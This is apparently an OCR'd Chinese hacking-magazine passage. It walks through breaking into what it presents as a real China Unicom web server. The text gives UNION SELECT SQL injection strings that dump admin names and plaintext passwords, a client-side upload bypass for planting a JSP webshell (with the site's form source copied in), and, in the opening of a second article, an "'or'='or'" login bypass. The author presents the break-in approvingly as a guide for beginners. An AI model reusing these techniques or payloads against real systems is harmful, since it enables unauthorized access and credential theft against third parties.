


图 10




图 11

结果发现管理表并不是那个，我们继续一个个的尝试，直到爆 UNICOM_USER 这个表时，终于爆出了该表所有的管理用户，提交的语句为：**and%201=2%20union%20select%201,NAME,3,'4',5,'6'%20from%20UNICOM_USER--**，如图 11。有了管理

员的用户名，我们就继续来爆一下他们的密码，提交的语句为：**and%201=2%20union%20select%201,PASSWORD,3,'4',5,'6'%20from%20UNICOM_USER--**，成功的爆出了所有管理员的密码，还是明文的呢，如图12。




图12

用户名和密码都已经搞到了，接下来就是寻找后台了，在网址后面输入manage，立即弹出了一个管理登录页面，使用刚才爆出的用户名和密码成功的登录了进去，如图13。

现在我们就来夺取WEBSHELL权限，点击文章管理-增加新闻，在上传附件处选择一个JSP的脚本木马，然后点击提交，马上就弹出了一个对话框。提示说"请选择信息类型！"我明明是选择了嘛，更换成一个图片进行上传，图片倒是能够成功上传的。看来是做了验证，查看网页源代码发现是做了本地验证。本地验证很好绕过，这里我给出两个绕过的办法。





图13

1、保存这段代码为HTML文件，修改验证代码或者删除验证代码，然后把提交的路径换为网站的路径。

2、把脚本木马格式更改成JPG上传并抓包，在抓到的数据包中修改上传文件名JPG为JSP，然后使用NC提交。

我们就使用第一种办法吧，第二种方法相对麻烦一些。在上传的页面点击右键，选择查看源代码，复制代码到一个文本文件中，把文件扩展名修改为HTML。把禁止上传的文件类型更改成其它的，或者删除禁止上传的文件类型也是可以的，然后把提交的路径改成网站的路径，修改后的情况如图14所示，修改完后使用IE打开，本地选择一个JSP木马上传，提示上传成功，得到了WEBSHELL的地址，如图15。通过uname命令查看该系统的信息，得知该系统为SUNOS，版本号为5.9。

本次渗透就圆满的结束了，希望本文能对新手朋友有所帮助。



```
<title>
中国联通----引领通信未来-增加新闻
</title>
<script language="javascript">
    function check(){
        if(document.all.dqInfo.value==-1 || document.all.dqInfo.value=="-1"){
            alert("请选择信息类型");
            return false;
            }
        else if(document.all.dqType.value==-1 || document.all.dqType.value=="-1"||document.all.attachment.value.indexOf('jpg')>-1){
            alert("请选择党群类型名称");
            return false;
        }else  if(document.all.title.value==null || document.all.title.value==""){
            alert("请填写标题");
            return false;
        }else{
            document.form1.submit();
            return true;
        }
    }
</script>
<style type="text/css">
<!--
body {
    margin-left: 0px;
    margin-top: 0px;
    margin-right: 0px;
    margin-bottom: 0px;
}
-->
</style>
<link href="../css/px12.css" rel="stylesheet" type="text/css">
<style type="text/css">
<!--
.style1 {color: #3366CC}
-->
</style>
</head>
<body background="../images/ima_xana_024.gif">
<form action="http://[redacted].chinaunicom.com//edu" method="POST" name="form1"  enctype="multipar
```

图14




图15

文章难易度：★★★

文章阅读点：真是一波三折的入侵呀，不过最终还是通过三种SHELL的结合成功的搞定了这台服务器

怪异备份加艰难提权

夜虫儿

今天群里一好友发过来一个后台，说是要服务器的权限，我听了就傻眼了，就一个后台，居然就要服务器权限，而且这后台还是人人都知道的如何进入的，如图1。




图1




图2

估计稍微有点儿经验的人都知道，这后台存在严重的缺陷，使用"'or'='or'"就可以登录成功，我进入后台看了下，

